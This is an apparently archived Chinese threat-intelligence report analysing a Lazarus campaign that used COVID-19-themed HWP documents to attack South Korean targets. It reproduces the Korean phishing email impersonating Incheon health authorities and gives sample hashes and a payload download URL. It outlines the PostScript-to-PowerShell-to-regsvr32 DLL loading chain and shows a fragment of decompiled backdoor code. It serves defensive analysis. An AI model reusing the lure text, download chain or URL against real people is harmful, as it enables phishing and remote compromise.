Lazarus APT组织利用新冠疫情诱饵针对某国的定向攻击分析

By 奇安信威胁情报中心

Archived: 2026-04-06 01:31:08 UTC

背景

Lazarus是疑似具有东北亚背景的APT组织，因2014年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到2007年，该组织早期主要针对其他国家政府机构，以窃取敏感情报为目的。但自2014年后，该组织开始针对全球金融机构 ，虚拟货币交易场等为目标，进行以敛财为目的的攻击活动。


近日，奇安信威胁情报中心红雨滴团队在日常的异常样本监控过程中捕获到多例该团伙利用疫情为诱饵攻击周边国家的样本。定向攻击使用某国特有的HWP文档并伪装为韩国仁川疾控中心的邮件进行投递，具有极强的针对性。红雨滴团队在发现此次攻击活动的第一时间向安全社区进行预警。

RedDrip Team
@RedDrip7

#HWP document containing #COVID-19 contents seems utilized by #Lazarus #APT group to attack #South #Korea. A backdoor gets dropped out to perform remote control.

virustotal.com/gui/file/c0bd3...
virustotal.com/gui/file/bd1a0...
virustotal.com/gui/file/7050a...

翻译推文




样本分析


HWP文档释放DLL后门的攻击样本

文件名	**인천광역시 코로나바이러스 대응 긴급 조회 .hwp**
MD5	bc13fc599bb594bc19ac9e6fde0c28c6

攻击者伪装为韩国仁川疾控中心发送了带有恶意HWP文档附件的定向攻击邮件：


인천광역시 코로나바이러스 대응 -...
파일
메시지
수행할 작업을 알려 주세요.
2020-04-01 (수)
[긴급 조회] <icdc@icdc.incheon.kr>
인천광역시 코로나바이러스 대응
받는 사람
그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.
인천광역시 코로나바...
128 KB
인천광역시 감염병관리지원단
Incheon Communicable Diseases Center
질병관리본부
KCDC
수신자:
2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
귀하가 이 집회에 참석하였다는 신고가 제기되었으므로 3월 30일 오전 9시 30분부터 12시까지의 행적에 대하여 첨부파일 양식대로 작성하여 이메일로 제출해주십시오.
24시간 이내로 회보하지 않거나 거짓 회보하는 경우 귀하와 귀하의 가족들에 대하여 코로나바이러스 검사 및 자가 격리가 예견되오니 적극 협조하여 주시기 바랍니다.
귀하의 회보 내용은 확인된 후 자동 삭제됩니다.
인천광역시 감염병관리지원단 단 장 조승연
부단장 고광필

以疫情相关信息诱导受害者执行附件文档，附件文档名为：인천광역시 코로나바이러스대응 긴급 조회.hwp（仁川广域市紧急调查冠状病毒）。HWP文档打开后会展示疫情相关诱饵信息：




정부혁신 보다나은 정부 | 복지 함께 만드는 복지 | 평생친구

인천광역시 감염병관리지원단 Incheon Communicable Diseases Center	긴 급 조 회	
배 포 일	2020. 4. 1.(수)	
인천광역시 감염병관리지원단	단 장	조 승 연
	부 단 장	고 광 필

2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
3월 30일 오전 9시 30분부터 12시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.


시간	장소	확인자 성명	확인자 소속 · 직위	확인자 이메일
~				

通过hwpscan2工具打开文件，可见样本信息如下：



样本中包含Post Scrip脚本，执行文档后，该脚本将会释放到%temp%目录下，并通过HWP组件gbb.exe加载起来。HWP文件中的大部分流都是经过zlib raw deflate压缩存储的，EPS流也不例外。可以通过Python解压缩恶意HWP文件中的EPS流，最终提取的脚本信息如下：


脚本将执行image中定义的shellcode，多层解密后如下所示：



可见该脚本最终将执行PowerShell脚本，脚本将根据系统位数的差别从远程下载对应文件到%temp%skype.jpg，并利用regsvr32加载skype.jpg：

文件名	Skype.exe
MD5	e3ef607182564bb158287cafb7b11be7
来源	http://teslacontrols.ir/wp-includes/images/detail31.jpg

下载的文件是一个DLL文件,加载起来后首先动态获取API：



之后获取系统版本，并根据不同版本尝试打开对应文件，从而判断当前进程权限以及进程id是否相同：

```
    while ( !sub_100163F0(smartscreen_exe[v1], &v16) )
    {
      ++v1;
      if ( v1 >= 4 )
        goto LABEL_18;
    }
    return v16;
  }
  if ( v12 == 6 )
  {
    if ( v15 > 1 )
    {
      v3 = 0;
      while ( !sub_100163F0(taskhostex_exe[v3], &v16) )
      {
        ++v3;
        if ( v3 >= 2 )
          goto LABEL_18;
      }
      return v16;
    }
    if ( v15 == 1 )
